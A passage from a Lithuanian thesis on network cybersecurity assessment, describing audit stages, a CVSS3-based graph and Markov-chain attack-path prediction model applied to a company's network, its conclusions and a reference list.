Antivirusinių sistemų susidorojimo su žalingu kodu patikrinimo metu (3.1.4 etapas) analizuojamas elektroninio pašto filtro bei WEB serveriuose įdiegtų antivirusinių sistemų gebėjimas susidoroti su kenkėjiškais failais. Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

IT&T vidinio tinklo atsparumo kibernetinės saugos patikrinimo metu (3.2 etapas) atliekami esminiai vidinio tinklo patikrinimai tokie, kaip tinklo įrangos konfigūracijos, kompiuterizuotos darbo vietų ir tarnybinių stočių saugumo patikrinimai. Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

Tinklo įrangos konfigūracijos patikrinimo metu (3.2.1 etapas) yra sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir tikrinamas tinklo įrangos konfigūracijos saugumas, galimybė nukreipti tinklo srautą į piktavalio kompiuterį ir tokiu būdu perimti konfidencialius duomenis ir/ar slaptažodžius. Taip pat yra tikrinama, kaip vidinio tinklo infrastruktūra yra apsaugota nuo savavališko (nesankcionuoto) tinklo ir pašalinių kompiuterinių įrenginių pajungimo. Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

Kompiuterizuotos darbo vietų saugumo patikrinimo metu (3.2.2 etapas) yra sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir tikrinama operacinių sistemų ir jose veikiančių aplikacijų atnaujinimo lygis ir ar jos nėra pažeidžiamos. Taip pat yra tikrinimas kompiuterizuotų darbo vietų ir

jose veikiančių aplikacijų konfigūracijos saugumas, kuris leistų vartotojams eskaluoti teises prisijungiant prie naudojamų sistemų. Taip pat yra tikrinamas veikiančių duomenų bazių sistemų programinės įrangos atnaujinimo lygis ir konfigūracija. Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

Tarnybinių stočių saugumo patikrinimo metu (3.2.3 etapas) yra sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir tikrinamos vidiniame tinkle veikiančių tarnybinių stočių operacinės sistemos bei ar jos nėra pažeidžiamos. Taip pat yra tikrinimas sistemų tarnybinių stočių ir jose veikiančių aplikacijų konfigūracijos saugumas, kuris leistų vartotojams eskaluoti teises prisijungiant prie naudojamų sistemų. Taip pat yra tikrinamas veikiančių duomenų bazių sistemų programinės įrangos atnaujinimo lygis ir konfigūracija. Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

Atlikus IT&T tinklo atsparumo kibernetinės saugos patikrinimo veiksmus rekomenduojama atlikti patikrinimo procesų išvalymą, įvertinimui sukurtų pažeidžiamumų ir kenkėjiškų programų (angl. *exploits*) pašalinimą ir IT&T tinklo paramentrai turi būti grąžinti į iki patikrinimo buvusią būseną.

Įvykdžius šį etapą pereiname prie 4 etapo.

Žmogiškojo faktoriaus patikrinimo metu (4 etapas) atliekama patikrinimai siekiant įsitikinti, kad darbuotojai geba (4.1 etapas) pastebėti vykdomas duomenų vagystės atakas. Patikrinimui dažniausiai naudojama socialinė inžinerija ir yra siunčiami laiškai įstaigos darbuotojams, analizuojami vartotojų slaptažodžių atitikimo saugos reikalavimams bei bandoma atskleisti konfidencialią informaciją nešifruotais duomenų perdavimo kanalais. Taip pat atliekama saugos politikos peržiūra (4.2 etapas) siekiant įsitikinti ar yra laikomasi tam tikrų saugos politikose nurodytų taisyklių, t. y. ar darbuotojai laikosi saugaus slaptažodžio sudarymo bei jo saugojimo taisyklių ir pan. Taip pat atliekamas darbo vietų (4.3 etapas) patikrinimas, siekiant įsitikinti ar darbuotojai saugiai naudoja jautrią informaciją, nepalieka viešai matomose vietose prisijungimo duomenų.

Įvykdžius šį etapą pereiname prie 5 etapo.

Atliekant pažeidžiamumo įvertinimą (5 etapas) atliekami skaičiavimai pagal metodiką, kuri aprašyta 1.5 skyriuje [43]. Šie skaičiavimai parodo kiek yra pažeidžiamas IT&T tinklas.

Siekiant suprasti kiek patikrinimo metu identifikuoti tinklo pažeidžamumai gali sukelti realią atakos grėsmę, reikalinga nustatyti kokia tikimybė, kad įvyks kibernetinė ataka.

Norint įvertinti tikimybę, kad įvyks kibernetinė ataka, reikalinga atlikti tinklo pažeidžiamumų analizę (3 etapas). Atlikus analizę identifikuojame pažeidžiamumų vietą kibernetinės atakos vektoriuje bei atlikus pažeidžiamumo vertinimo skaičiavimus gauname CVSS3 reikšmę [43], kuri atspindi bendrą žinomų pažeidžiamumų panaudojimo vertę. Skaičiavimuose naudosime CVSS3 reikšmės [43] pagrindinį rodiklį susideda iš naudingumo ir poveikio rodiklių. Naudingumo rodiklis atspindi pažeidžiamumo savybių vertę, kurias galima sėkmingai panaudoti kibernetinio išpuolio metu, o poveikio rodiklis atspindi paveikto komponento savybes, kurias galima panaudoti kibernetinio išpuolio metu siekiant konfidencialumo, vientisumo ir prieinamumo pažeidimams įgyvendinti.

Norint įvertinti kokius pažeidžiamumus panaudojant galima suformuoti ir trumpiausiu keliu atlikti kibernetinė ataką, buvo sukurtas galimos kibernetinės atakos prognozavimo modelis. Sudarant šį modelį buvo naudojamos grafų ir Markovo grandinių teorijas.

Sudarydami galimos kibernetinės atakos prognozavimo modelį suformuosime grafą, kuris susideda iš rastų pažeidžiamumų tinkle ir kibernetinės atakos vektoriaus. Piktavalis norėdamas pasiekti savo tikslų ne tik naudojasi tinkle esančiais pažeidžiamumais, bet ir privalo pereiti kibernetinės atakos vektoriaus etapus, t. y. norint pasiekti kibernetinės atakos vektoriaus diegimo etapą piktavalis turi pereiti žvalgybos, ginklavimosi, pristatymo ir naudojimo etapus, o kiekviename etape piktavalis gali panaudoti skirtingus pažeidžiamumus.

Kadangi piktavaliui norint panaudoti pažeidžiamumus vienokiu ar kitokiu tikslu, panaudojant juos viename ar kitame kibernetinės atakos vektoriaus etape tai iš pažeidžiamumų ir jų sąryšių su kibernetinės atakos vektoriaus etapais galime suformuoti dvi matricas:

- pažeidžiamumų panaudojimo matrica, kurią galima aprašyti 14 formule;
- kibernetinės atakos vektoriaus matrica, kurią galima aprašyti 16 formule.

Suformuojame pažeidžiamumų panaudojimo matricą, kurią galima aprašyti formule:

$$G_{pp} = (E_i, V_j) \, , \tag{14}$$

čia: E_i – pažeidžiamumas, kurio savybėmis galima panaudoti norint pereiti į kibernetinės atakos vektoriaus V_j elementą; V_j – kibernetinės atakos vektoriaus elementas, kuris pasiekiamas E_i pažeidžiamumu.

Šioje G_{pp} matricoje E_i briaunų reikšmė k yra lygi tiek pažeidžiamumų, kiek savo savybėmis galima panaudoti norint pereiti į kibernetinės atakos vektoriaus V_j elementą.

Šioje G_{pp} matricoje viršūnių reikšmė $v = 5$, nes bus panaudoti kibernetinės atakos vektoriaus elementai iki diegimo etapo, nes po diegimo etapo yra tik techninis ir laiko klausimas, kada įvyks ataka.

Šioje G_{pp} matricoje V_j viršūnės aibės reikšmė lygi:

$$V_j(p, v) = 1/N_{pp} \, , \tag{15}$$

čia: N_{pp} – skaičius, nurodantys kiek etapų užima nustatytas pažeidžiamumas kibernetinės atakos vektoriuje. Pvz. jeigu pažeidžiamumas yra aktualus tik ginklavimosi ir pristatymo etapuose, tai $N_{pp} = 2$, o $V_j = 1/2 = 0{,}5$.

Kadangi šioje G_{pp} matricoje V_j viršūnių būsenos sudaro bendrą įvykių sistemą, tai šioje matricoje kiekvieno stulpelio suma yra lygi 1, t. y.:

$$\sum_{j=1}^{k} V_{p,v} = 1 \, .$$

Suformuojama kibernetinės atakos vektoriaus matrica, kurią galima aprašyti formule:

$$G_{kap} = (V_i, E_j) \, , \tag{16}$$

čia: V_i – kibernetinės atakos vektoriaus elementas iš kurio yra galima pasiekti E_j pažeidžiamumą; E_j – pažeidžiamumas, kurio savybėmis galima panaudoti norint tęsti į kibernetinės ataką.

Šioje G_{kap} matricoje E_j viršūnių reikšmė k bus lygi nustatytų pažeidžiamumų kiekiui, t. y. ši aibė bus tokio dydžio, kiek bus nustatyta pažeidžiamumų.

Šioje G_{kap} matricoje V_i briaunos reikšmė p = 5, nes naudojami kibernetinės atakos vektoriaus elementai iki diegimo etapo, nes po diegimo etapo yra tik techninis ir laiko klausimas kada įvyks ataka.

Šioje G_{kap} matricoje V_i briaunos aibės reikšmė lygi:

$$V_i(p, v) = 1/N_{kap} \,, \tag{17}$$

čia: N_{kap} – skaičius, nusakantis kiek nustatytų pažeidžiamumų yra kibernetinės atakos vektoriuje. Pvz. jeigu yra nustatyti 5 pažeidžiamumai tai N_{kap} = 0,2, o E_g = 1/5 = 0,2.

Kadangi šioje G_{kap} matricoje V_i briaunų būsenos sudaro bendrą įvykių sistemą, tai šioje matricoje kiekvienos eilutės suma yra lygi 1, t. y.

$$\sum_{i=1}^{k} V_{p,v} = 1 \,.$$

Iš šių matricų suformuojame kibernetinės atakos grafą. Šio grafo pagalba mes galime paskaičiuoti trumpiausią vidutinę kibernetinę ataką, o taip pat sumodeliuoti visus galimus kibernetinės atakos modelius.

Norint įvertinti tikimybę, kokius konkrečiai pažeidžiamumus panaudojant piktavalis gali suformuoti ir efektyviausiai atlikti kibernetinė ataką, buvo sukurtas galimos kibernetinės atakos tikimybinis prognozavimo modelį.

Sudarant galimos kibernetinės atakos prognozavimo modelį buvo suformuotos kibernetinės atakos tikimybines prognozavimo perėjimo matricos:

- pažeidžiamumų panaudojimo tikimybinė prognozavimo perėjimo matrica, kurią galima aprašyti 18 formule;
- kibernetinės atakos vektoriaus tikimybinė prognozavimo perėjimo matrica, kurią galima aprašyti 20 formule.

To išdavoje yra suformuota pažeidžiamumų panaudojimo tikimybines prognozavimo perėjimo matricą, kurią galima aprašyti formule:

$$G_{pt} = (S_i \,, T_j) \,, \tag{18}$$

čia: S_i – tikimybė, kad bus panaudotas pažeidžiamumas, kurio savybėmis galima panaudoti norint pereiti į kibernetinės atakos vektoriaus T_j elementą; T_j – kibernetinės atakos vektoriaus elementas, kuris pasiekiamas S_i pažeidžiamumu.

Šioje G_{pt} matricoje S_i briaunų reikšmė k yra lygi tokiam pažeidžiamumų skaičiui, kuris atitinka savybėmis, kurias galima panaudoti norint pereiti į kibernetinės atakos vektoriaus V_j elementą, skaičiui.

Šioje G_{pt} matricoje viršūnių reikšmė v = 5, nes naudojami kibernetinės atakos vektoriaus elementai iki diegimo etapo, nes po diegimo etapo yra tik techninis ir laiko klausimas kada įvyks ataka.

Šioje G_{pt} matricoje T_j viršūnės aibės reikšmė lygi:

$$T_j(p, v) = CVSS3/N_{pp} , \quad (19)$$

čia: N_{pp} – skaičius, kuris apskaičiuojamas pagal tai, kiek etapų užima nustatytas pažeidžiamumas kibernetinės atakos vektoriuje; *CVSS3* – nustatyto S_i pažeidžiamumo *CVSS3* reikšmė [43] padalinta iš 10 dėl to, kad maksimali *CVSS3* reikšmė [43] būtų ne daugiau kaip 1.

To išdavoje formuojama kibernetinės atakos vektoriaus tikimybines prognozavimo perėjimo matrica, kurią galima aprašyti formule:

$$G_{kt} = (T_i, S_j) , \quad (20)$$

čia: T_i – kibernetinės atakos vektoriaus elementas iš kurio yra galima pasiekti S_j pažeidžiamumą; S_j – pažeidžiamumas, kurio savybėmis galima panaudoti norint tęsti į kibernetinės ataką.

Šioje G_{kt} matricoje S_j viršūnių reikšmė k bus lygi nustatytų pažeidžiamumų kiekiui, t. y. ši aibė bus tokio dydžio, kiek bus nustatyta pažeidžiamumų.

Šioje G_{kt} matricoje T_i briaunos reikšmė $p = 5$, nes naudojami kibernetinės atakos vektoriaus elementai iki diegimo etapo, nes po diegimo etapo yra tik techninis ir laiko klausimas kada įvyks ataka.

Šioje G_{kt} matricoje T_i briaunos aibės reikšmė lygi:

$$T_i(p, v) = CVSS3/N_{kap} , \quad (21)$$

čia: N_{kap} – skaičius, kuris nusako kiek nustatytų pažeidžiamumų yra kibernetinės atakos vektoriuje; *CVSS3* – nustatyto S_j pažeidžiamumo *CVSS3* reikšmė [43] padalinta iš 10 dėl to, kad maksimali *CVSS3* reikšmė [43] būtų ne daugiau kaip 1.


Sudarius kibernetinės atakos tikimybinį prognozavimo modelį galima paskaičiuoti kibernetinės atakos tikimybę *KAT*. Ji apskaičiuojama, sudėjus didžiausias vertes turinčio kibernetinės atakos kelio reikšmes ir juos padalinus iš kibernetinės atakos kelio ilgio briaunų skaičiaus k bei padauginus iš 100, pagal formulę:

$$KAT = \left(\frac{\sum_{i=1}^{k} T_{p,v}}{k}\right) * 100 \quad . \quad (22)$$

Norint įvertinti UAB „Mokslas“ IT&T tinkle rastus pažeidžiamumus, kuriuos panaudojant galima suformuoti ir trumpiausiu keliu atlikti kibernetinė ataką, sukuriame galimos greitos kibernetinės atakos prognozavimo modelį, panaudojant (14–22) formules.

Šiame darbe, siekiant patikrinti sukurtą kibernetinės atakos prognozavimo modelį, buvo atlikti kibernetinės atakos prognozavimo modelio skaičiavimai pagal UAB „Mokslas“ išoriniame ir vidiniame IT&T tinkle rastus pažeidžiamumus. Suformuotos UAB „Mokslas“ išorinio ir vidinio IT&T tinklo kibernetinės atakos pažeidžiamumų panaudojimo ir kibernetinės atakos vektoriaus matricos. Suformuoti UAB „Mokslas“ išorinio ir vidinio IT&T tinklo kibernetinės atakos grafai. Suformuotos UAB „Mokslas“ išorinio ir vidinio IT&T tinklo kibernetinės atakos pažeidžiamumų panaudojimo perėjimo ir kibernetinės atakos vektoriaus perėjimo matricos. Atlikti labiausiai tikėtino kibernetinės atakos kelio skaičiavimai, kurie pavaizduoti 23 pav. Atlikti UAB „Mokslas“ išorinio ir

vidinio IT&T tinklo labiausiai tikėtinos kibernetinės atakos tikimybės skaičiavimai. Skaičiavimai buvo atlikti programinės įrangos Matlab[1] pagalba.



23 pav. UAB „Mokslas“ išorinio IT&T tinklo labiausiai tikėtinas kibernetinės atakos kelias

Visi UAB „Mokslas“ tinklo kibernetinės atakos prognozavimo modelio skaičiavimai pateikiami Priede Nr. 7.

Atlikus kibernetinės atakos prognozavimo modelio skaičiavimus UAB „Mokslas“ išoriniam tinklui galima pastebėti, kad labiausiai tikėtina, jog piktavalis kibernetinės atakos metu pasinaudos šiais UAB „Mokslas“ išorinio tinklo identifikuotais pažeidimais:

- tinklo architektūros pažeidžiamumų patikrinimo metu nustatytu sisteminės informacijos atskleidimo pažeidimu;
- antivirusinių sistemų susidorojimo su žalingu kodu patikrinimo metu nustatytu pažeidimu.

Taip pat galima pastebėti, kad kibernetinės atakos tikimybė yra 67 procentai.

Atlikus kibernetinės atakos prognozavimo modelio skaičiavimus UAB „Mokslas“ vidiniam IT&T tinklui galima pastebėti, kad labiausiai tikėtina, jog piktavalis kibernetinės atakos metu pasinaudos šiais UAB „Mokslas“ vidinio IT&T tinklo identifikuotais pažeidimais:

- tinklo įrangos konfigūracijos patikrinimo metu identifikuotu tinklo įrangos standartinių slaptažodžių pažeidimu;
- kompiuterizuotos darbo vietų saugumo patikrinimo metu identifikuotu nesaugios Windows sistemų konfigūracijos pažeidimu.

Taip pat galima pastebėti, kad kibernetinės atakos tikimybė yra 88 procentai.

Galime pastebėti, kad kibernetinės atakos prognozavimo modelis įvertina kokius pažeidžiamumus galima panaudoti norint suformuoti ir trumpiausiu keliu atlikti kibernetinė ataką, o taip pat suskaičiuoti galimos kibernetinės atakos tikimybę.

[1] https://www.mathworks.com/products/matlab.html

Įvykdžius šį etapą pereiname prie 6 etapo.

Sudarant priemonių planą pažeidžiamumams pašalinti (6 etapas) yra panaudojami kibernetinės atakos prognozavimo modelio bei atsparumo pažeidžiamumams įvertinimo duomenys, kurie pateikiami pagal sritis (konfidencialumo, vientisumo, prieinamumo) ir panaudojamas priemones (konfigūravimo, techninės, organizacinės, kompetencijos).

Kibernetinės atakos prognozavimo modelio duomenys leidžia identifikuoti tuos pažeidimus, kuriuos piktavalis galimai efektyviausiai pasinaudotų rengdamas kibernetinę ataką.

Sričių indentifikavimas leidžia suprasti pažeidžiamumo mastą. Priemonių parinkimas leidžia nustatyti veiksmus. Konfigūravimo priemonė reiškia, kad reikalingas darbuotojų indelis. Techninė priemonė reiškia, kad reikalinga įsigyti programinė ar aparatinė įranga. Organizacinės priemonės reiškia, kad reikalingi organizaciniai sprendimai (pvz. paskirti atsakingus asmenis). Kompetencijos priemonė reiškia, kad reikalingi mokymai. Šis planas, kuris pavaizduotas 1 lentelėje, leidžia aukščiausiai vadovybei įvertinti rizikas bei suprasti kokių priemonių reikia imtis, kad pašalinti identifikuotus pažeidžiamumus.

Atliekant pakartotinius pažeidžiamumų įvertinimus, pasirinktas algoritmas leidžia palyginti gautus rezultatus ir įvertinti pokyčius.

Išvados

1. Pastebėta, kad naudojamos įsilaužimo aptikimo sistemos surenka informaciją iš visų informacinių technologijų ir telekomunikacijų tinklo elementų, apie galimus įsilaužimus, analizuoja juos ir lygina su žinomais užpuolimo būdais.
2. Pastebėta, kad naudojamos įsilaužimo aptikimo, prevencijos ir reagavimo sistemos turi trūkumų ir negali efektyviai apsaugoti informacinių technologijų ir telekomunikacijų tinklo. Nustatyti du pagrindiniai įsilaužimo aptikimo sistemų trūkumai, kurie įtakoja įsilaužimo prevencijos ir reagavimo sistemų veikimą: klaidingų pavojaus signalų generavimas, kai legalus srautas pažymimas kaip kenkėjiškas, ir praleistų pavojaus signalų, kai kenksmingas srautas nėra nepažymimas.
3. Sudarytas pasirinkto informacinių technologijų ir telekomunikacijų tinklo kibernetinės saugos algoritmas ir atliki eksperimentai, kurių metu nustatyti UAB „Mokslas“ informacinių technologijų ir telekomunikacijų išorinio ir vidinio tinklo pažeidžiamumai ir įvertintas šio tinklo kibernetinės saugos atsparumas. Nustatyta, kad padidinti šio tinklo kibernetinės saugos atsparumą galima atliekant tinklo konfigūravimo darbus darbuotojų, atsakingų už šio tinklo administravimą, pagalba.
4. Papildytas informacinių technologijų ir telekomunikacijų tinklo kibernetinės saugos algoritmas, kuris tinka visiems tinklams įvertinti ir sukurtas kibernetinės atakos prognozavimo modelis.
5. Nustatyta, kad panaudojus eksperimento metu gautų rezultatų duomenis, modelis identifikuoja labiausiai tikėtiną kibernetinės atakos kelią ir suskaičiuoja šios kibernetinės atakos tikimybę.

Literatūros sąrašas

[1] TRUSTWAVE: *Trustwave Global Security Report 2016* [interaktyvus]. Chicago: 2016 [žiūrėta 2019-05-15]. Prieiga per: http://bit.ly/2zLCcaz

[2] UK DEPARTMENT OF BUSINESS, INNOVATION AND SKILLS: *2015 Information Security Breaches Survey* [interaktyvus]. London: 2015 [žiūrėta 2019-05-15]. Prieiga per: https://pwc.to/2AQVpHX

[3] FURNELL, S. M. *The Problem of Categorising Cybercrime and Cybercriminals* [interaktyvus]. 2nd Australian Information Warfare and Security Conference. Perth, Western Australia: 2001, 29–36. [žiūrėta 2019-05-15]. Prieiga per: http://bit.ly/2zKDe8S

[4] STARR, S., KUEHL, D. and PUDAS, T. *Perspectives On Building a Cyber Force Structur* [interaktyvus]. Conference of Cyber Conflict Proceedings 2010. Tallinn: 2010 [žiūrėta 2019-05-15]. Prieiga per: http://ccdcoe.eu/uploads/2018/10/Starr-Perspectives-on-Building-a-Cyber-Force-Structure.pdf

[5] CLARK, Robert M., HAKIM, Simon. *Protecting Critical Infrastructure at the State, Provincial, and Local Level: Issues in Cyber-Physical Security* [interaktyvus]. Protecting Critical Infrastructure at the State, Provincial, and Local Level: Issues in Cyber-Physical Security. Cham: Springer International Publishing Switzerland, Vol.3, 2017, 19-36 [žiūrėta 2019-05-15]. ISBN 978-3-319-32824-9. Prieiga per: https://doi.org/10.1007/978-3-319-32824-9_1

[6] UMA, M., PADMAVATHI, G. *A Survey on Various Cyber Attacks and their Classification* [interaktyvus]. International Journal of Network Security, Vol.15, No.5, PP.390-396, 2013 [žiūrėta 2019-05-15]. Prieiga per: http://bit.ly/2hDNR70

[7] AL-MOHANNADI, H., MIRZA ir kiti. *Cyber-attack modeling analysis techniques: An overview* [interaktyvus]. Vienna: International Conference on Future Internet of Things and Cloud Workshops (FiCloudW), IEEE, 2016. [žiūrėta 2019-05-15]. ISBN: 978-1-5090-3946-3. Prieiga per: https://doi.org/10.1109/W-FiCloud.2016.29

[8] UNIVERSITY OF SAN DIEGO. Master of Science in Cyber Security. *Cyber Security Threats in 2019* [interaktyvus]. San Diego: 2018 [žiūrėta 2019-05-15]. Prieiga per: https://onlinedegrees.sandiego.edu/top-cyber-security-threats/

[9] KING, C., KLINEDINST, D., LEWELLEN, T., WASSERMANN, G. *2016 Emerging Technology Domains Risk Survey* [interaktyvus]. Pittsburgh: Carnegie Mellon University, Software Engineering Institute, 2016 [žiūrėta 2019-05-15]. Prieiga per: https://resources.sei.cmu.edu/asset_files/TechnicalReport/2016_005_001_453825.pdf

[10] KOLIAS, C., KAMBOURAKIS, G., STAVROU, A., and GRITZALIS, S. *Intrusion detection in 802.11 networks: empirical evaluation of threats and a public dataset* [interaktyvus]. IEEE Communications Surveys & Tutorials, Volume: 18, Issue: 1, 2015 [žiūrėta 2019-05-15]. ISSN: 1553-877X. Prieiga per: https://doi.org/10.1109/COMST.2015.2402161

[11] SHANKER, R., LUHACH, A. K., and SARDAR, A. *To Enhance the Security in Wireless Nodes using Centralized and Synchronized IDS Technique* [interaktyvus]. Punjab, India: Indian Journal of Science and Technology, Vol 9(32), 2016 [žiūrėta 2019-05-15]. ISSN: 0974-5645. Prieiga per: https://doi.org/10.17485/ijst/2016/v9i32/100196

[12] THOMAS, C. and NARAYANASWAMY, B. *Sensor Fusion and Its Applications.* [interaktyvus]. Croatia: Sciyo, ch. 10, 2010 [žiūrėta 2019-05-15]. ISBN: 978-953-307-101-5. Prieiga per: https://doi.org/10.5772/3302

[13] ASHFAQ, R. A. R., WANG, X.-Z. ir kiti. *Fuzziness based semi-supervised learning approach for intrusion detection system* [interaktyvus]. Elsevier, Information Sciences, Volume 378, Pages

484-497, 2017 [žiūrėta 2019-05-15]. ISSN: 0020-0255. Prieiga per: https://doi.org/10.1016/j.ins.2016.04.019
[14] MODI, C., PATEL, D., BORISANIYA, B. ir kiti. *A survey of intrusion detection techniques in cloud* [interaktyvus]. Elsevier, Journal of Network and Computer Applications, Volume 36, Issue 1, Pages 42-57, 2013 [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.1016/j.jnca.2012.05.003
[15] LIAO, H.-J., LIN, C.-H. LIN, R., Y.-C., and TUNG, K.-Y. *Intrusion detection system: A comprehensive review* [interaktyvus]. Elsevier, Journal of Network and Computer Applications, Volume 36, Issue 1, Pages 16-24, 2013 [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.1016/j.jnca.2012.09.004
[16] NAIK, M. and GEETHANJALI, N. *Multi-Fusion Pattern Matching Algorithm for Signature-Based Network Intrusion Detection System* [interaktyvus]. Preprints, 2013. [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.20944/preprints201608.0197.v1
[17] BHUYAN, M. H., BHATTACHRYYA, D. K., and KALITA, J. K. *Network anomaly detection: methods, systems and tools* [interaktyvus]. IEEE communications surveys & tutorials, Volume: 16 , Issue: 1, 303–336, 2013 [žiūrėta 2019-05-15]. ISSN: 1553-877X. Prieiga per: https://doi.org/10.1109/SURV.2013.052213.00046
[18] KANG, B. J., MCLAUGHLIN, K., and SEZER, S. *Towards a stateful analysis framework for smart grid network intrusion detection* [interaktyvus]. Belfast: 4th International Symposium for ICS & SCADA Cyber Security Research, 2016 [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.14236/ewic/ICS2016.14
[19] BASHIR, U. and CHACHOO, M. *Intrusion detection and prevention system: Challenges & opportunities* [interaktyvus]. New Delhi: International Conference on Computing for Sustainable Global Development (INDIACom), IEEE, 2014 [žiūrėta 2019-05-15]. ISBN: 978-93-80544-12-0. Prieiga per: https://doi.org/10.1109/IndiaCom.2014.6828073
[20] GIRMA, A., GARUBA, M., LI, J., and LIU, C. *Analysis of DDoS attacks and an introduction of a hybrid statistical model to detect DDoS attacks on cloud computing environment* [interaktyvus]. Las Vegas: 12th International Conference on Information Technology-New Generations (ITNG), IEEE, 2015 [žiūrėta 2019-05-15]. ISBN: 978-1-4799-8828-0. Prieiga per: https://doi.org/10.1109/ITNG.2015.40
[21] BHAVSAR, Y. and WAGHMARE, K. C. *Intrusion detection system using data mining technique: Support vector machine* [interaktyvus]. International Journal of Emerging Technology and Advanced Engineering, Volume 3, Issue 3, 2013 [žiūrėta 2019-05-15]. ISSN 2250-2459, Prieiga per: https://fardapaper.ir/mohavaha/uploads/2018/07/Fardapaper-Intrusion-Detection-System-Using-Data-Mining-Technique-Support-Vector-Machine.pdf
[22] NADIAMMAI, G. V. and HEMALATHA, M. *Effective approach toward Intrusion Detection System using data mining techniques* [interaktyvus]. Elsevier, Egyptian Informatics Journal, vol. 15, no. 1, pp. 37-50, 2014 [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.1016/j.eij.2013.10.003
[23] YANG, Y., MCLAUGHLIN, K., LITTLER, T. ir kiti. *Rule-based intrusion detection system for SCADA networks* [interaktyvus]. Beijing: IET, 2nd IET Renewable Power Generation Conference (RPG 2013), 2013 [žiūrėta 2019-05-15]. ISBN: 978-1-84919-758-8. Prieiga per: https://ieeexplore.ieee.org/abstract/document/6718639
[24] MAJEED, P. G. and KUMAR, S. *Genetic algorithms in intrusion detection systems: A survey* [interaktyvus]. International Journal of Innovation and Applied Studies, Vol. 5 No. 3, pp. 233-240, 2014 [žiūrėta 2019-05-15]. ISSN: 2028-9324. Prieiga per: http://www.issr-journals.org/links/papers.php?journal=ijias&application=pdf&article=IJIAS-13-284-07

[25] KUMAR, S. S. and PRASAD, T. R. *Network intrusion detection systems using genetic algorith* [interaktyvus]. International Journal of Science Engineering and Advance Technology, Vol 2, Issue 3, 2014 [žiūrėta 2019-05-15]. ISSN: 2321-6905. Prieiga per: https://pdfs.semanticscholar.org/1a2e/b09e5bc31f0ae03e7f8fd4f95066fd72c6ec.pdf
[26] AHMED, M. N., ABDULLAH, A. H., and KAIWARTYA, O. *FSM-F: finite state machine based framework for denial of service and intrusion detection in MANET* [interaktyvus]. California: PLoS ONE 11(6): e0156885, 2016 [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.1371/journal.pone.0156885
[27] BUTUN, I., MORGERA, S. D., and SANKAR, R. *A survey of intrusion detection systems in wireless sensor networks* [interaktyvus]. IEEE communications surveys & tutorials, Volume: 16, Issue: 1, 266–282, 2014 [žiūrėta 2019-05-15]. ISSN: 1553-877X. Prieiga per: https://doi.org/10.1109/SURV.2013.050113.00191
[28] LO, C.-H., ANSARI, N. *Consumer: A novel hybrid intrusion detection system for distribution networks in smart grid* [interaktyvus]. IEEE Transactions on Emerging Topics in Computing, Volume: 1, Issue: 1, 33-44, 2013 [žiūrėta 2019-05-15]. ISSN: 2168-6750. Prieiga per: https://doi.org/10.1109/TETC.2013.2274043
[29] GOELDENITZ ,Thomas. *IDS - Today and Tomorrow* [interaktyvus]. SANS Institute, InfoSec Reading Room, 2002. [žiūrėta 2019-05-15]. Prieiga per: https://www.sans.org/reading-room/whitepapers/detection/ids-today-tomorrow-351
[30] NAOREM, Stephant, SHARMA, Abhishek. *An Overview of Intrusion Detection Systems* [interaktyvus]. International Journal for Research in Applied Science & Engineering Technology (IJRASET), Volume 3, Issue VI, 2015 [žiūrėta 2019-05-15]. ISSN: 2321-9653. Prieiga per: https://www.ijraset.com/fileserve.php?FID=2765
[31] JAPERTAS, Saulius, BAKSYS, Tautvydas. *Method of Early Staged Cyber Attacks Detection in IT and Telecommunication Networks* [interaktyvus]. Kaunas: Elektronika ir elektortechnika, VOL. 24, NO. 3, 2018 [žiūrėta 2019-05-15]. ISSN: 2029-5731. Prieiga per: http://dx.doi.org/10.5755/j01.eie.24.3.20981
[32] SINGH, K. and TAMRAKAR, S. *A Review of Intrusion-Detection System- Clustering and classification using RBF and SOM Networks* [interaktyvus]. International Journal of Emerging Technology and Advanced Engineering, Volume 5, Issue 7, 502-505, 2015 [žiūrėta 2019-05-15]. ISSN 2250-2459. Prieiga per: https://pdfs.semanticscholar.org/1268/64475e820ecb6ae9c68c144d0b23cf6edc56.pdf
[33] KASHYAP, S., AGRAWAL, P., PANDEY, V. C., and KESHRI, S. P. *Importance of Intrusion Detection System with its Different approaches* [interaktyvus]. International Journal of Advanced Research in Electrical, Electronics and Instrumentation Engineering, Vol. 2, Issue 5, 2013 [žiūrėta 2019-05-15]. ISSN: 2278–8875. Prieiga per: http://ijareeie.com/upload/may/24_Importance.pdf
